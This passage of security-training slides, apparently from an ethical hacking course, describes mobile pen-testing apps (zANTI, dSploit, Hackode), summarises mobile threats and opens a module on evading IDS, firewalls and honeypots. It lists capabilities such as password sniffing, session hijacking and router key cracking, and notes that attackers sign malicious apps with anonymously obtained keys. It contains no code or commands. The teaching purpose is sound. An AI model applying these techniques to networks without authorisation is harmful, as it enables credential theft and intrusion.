zANTI is a comprehensive network diagnostics toolkit that enables complex audits and penetration tests


2

It provides cloud-based reporting that walks you through simple guidelines to ensure network safety



3

It offers a comprehensive range of fully customizable scans to reveal everything from authentication, backdoor and brute-force attempts to database, DNS and protocol-specific attacks – including rogue access points



4

It produces an Automated Network Map that shows any vulnerabilities of a given target

<https://www.zimperium.com>

# Mobile Pen Testing Toolkits

## dSploit



- ↳ dSploit is an Android network analysis and penetration suite which aims to offer to IT security experts/geeks the most complete and advanced professional toolkit to perform **network security assessments** on a mobile device

### ↳ Features

- ⊖ Wi-Fi scanning and common router key cracking
- ⊖ Deep inspection
- ⊖ Vulnerability search
- ⊖ MITM multi protocol password sniffing
- ⊖ MITM HTTP/HTTPS session hijacking

The screenshot shows the dSploit mobile application interface. At the top, it displays the time as 09:05 AM on 19/11/11. Below this, the IP address 192.168.1.6 is shown. The main screen is titled "SELECT A MODULE TO RUN" and lists several modules:

- Trace**: Perform a traceroute on target.
- Port Scanner**: Perform a SYN port scanning on target.
- Inspector**: Perform target operating system and services deep detection (slower than port scanner, but more accurate).
- Vulnerability Finder**: Search for known vulnerabilities for target running services upon National Vulnerability Database.
- Exploit Finder**: Search for exploit that matches found vulnerabilities.
- Simple Sniff**: Redirect target's traffic through this device and show some stats while dumping it to a pcap file.
- Password Sniffer**: Sniff passwords of many protocols such as http, ftp, imap, imaps, irc, msn, etc from the target.
- Session Hijacker**: Listen for cookies on the network and hijack sessions.
- Kill Connections**: Kill connections preventing the target to reach any website or server.
- Redirect**: Redirect all the http traffic to another address.

<http://dsplolt.net>

# Mobile Pen Testing Toolkit Hackode (The Hacker's Toolbox)



Hackode: The hacker's Toolbox is an application for penetration tester, Ethical hackers, IT administrator and Cyber security professional to perform different tasks like reconnaissance, scanning for exploits etc.




Google Hacking and Google Dorks




Whois, Ping, and Traceroute



DNS lookup, MX Records, DNS Dig



Exploits and Security Rss Feed



<https://play.google.com>

# Module Summary







- ❑ Focus of attackers and malware writers has shifted to mobile devices due to the increased adoption of mobile devices for business and personal purposes and comparatively lesser security controls
- ❑ Sandboxing helps protect systems and users by limiting the resources the app can access in the mobile platform
- ❑ Android is a software stack developed by Google for mobile devices that includes an operating system, middleware, and key applications
- ❑ Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem
- ❑ Jailbreaking provides root access to the operating system and permits download of third-party applications, themes, extensions on an iOS devices
- ❑ Attacker can obtain code-signing keys anonymously using prepaid credit-cards and false details, sign a malicious application, and publish it on the Blackberry app world
- ❑ Mobile Device Management (MDM) provides a platform for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, etc.

# **Evading IDS, Firewalls, and Honeypots**

**Module 16**

**Unmask the Invisible Hacker**



# Survey: The State of Network Security 2014



**57%** of organizations either struggle to identify vulnerabilities or understand IT risk in business context

**97%** of organizations agree that business stakeholders should be made aware of vulnerabilities in their applications and "own the risk"

**60%**

2013

**64%**

2014

of organizations said time-consuming manual processes, lack of visibility into security policies and poor change management were the greatest challenge of managing network security devices

**57%**


of organizations suffered a data center application outage in the last year due to misconfigured security infrastructure

**22%**

of organizations suffered 3 or more data center application outages in the last year

**AND**

2014



of organizations suffered an application or network outage as a result of an out-of-process security change.




## Adoption of Next-Generation Firewalls

2014


2013

2012



## Who can you trust?

Only **33%** of organizations are confident of their third party provider's capabilities to ensure the highest level of protection



**11%** of organizations have no confidence in their provider's ability to ensure the highest level of protection



<http://blog.olgasec.com>

# Cybersecurity Market Report



"Next generation" cybersecurity spending could reach \$15 billion to \$20 billion in the next 3 years

FBR Capital Markets predicts 20% increase in "next-generation cybersecurity spending" this year (2015), as companies move beyond traditional firewall and endpoint vendors

About 10% of enterprises and government agencies have upgraded to next-generation security software, such as firewalls that detect and block threats at the application level

High profile data breaches have piqued the demand for WAF (web application firewall) systems. The worldwide market is expected to reach \$777.3 million in 2018


<http://cybersecurityventures.com>

# Module Objectives



- ↳ Understanding IDS, Firewall, and Honeypot Concepts
- ↳ IDS, Firewall and Honeypot Solutions
- ↳ Understanding different techniques to bypass IDS
- ↳ Understanding different techniques to bypass Firewalls

- ↳ IDS/Firewall Evading Tools
- ↳ Understanding different techniques to detect Honeypots
- ↳ IDS/Firewall Evasion Countermeasures
- ↳ Overview of IDS and Firewall Penetration Testing



# Module Flow




01 **IDS, Firewall  
and Honeypot  
Concepts**

02 **IDS, Firewall  
and Honeypot  
Solutions**

03 **Evading IDS**

04 **Evading  
Firewalls**




05 **IDS/Firewall  
Evading Tools**

06 **Detecting  
Honeypots**

07 **IDS/Firewall  
Evasion Counter-  
measures**


08 **Penetration  
Testing**

# Intrusion Detection Systems (IDS) and their Placement



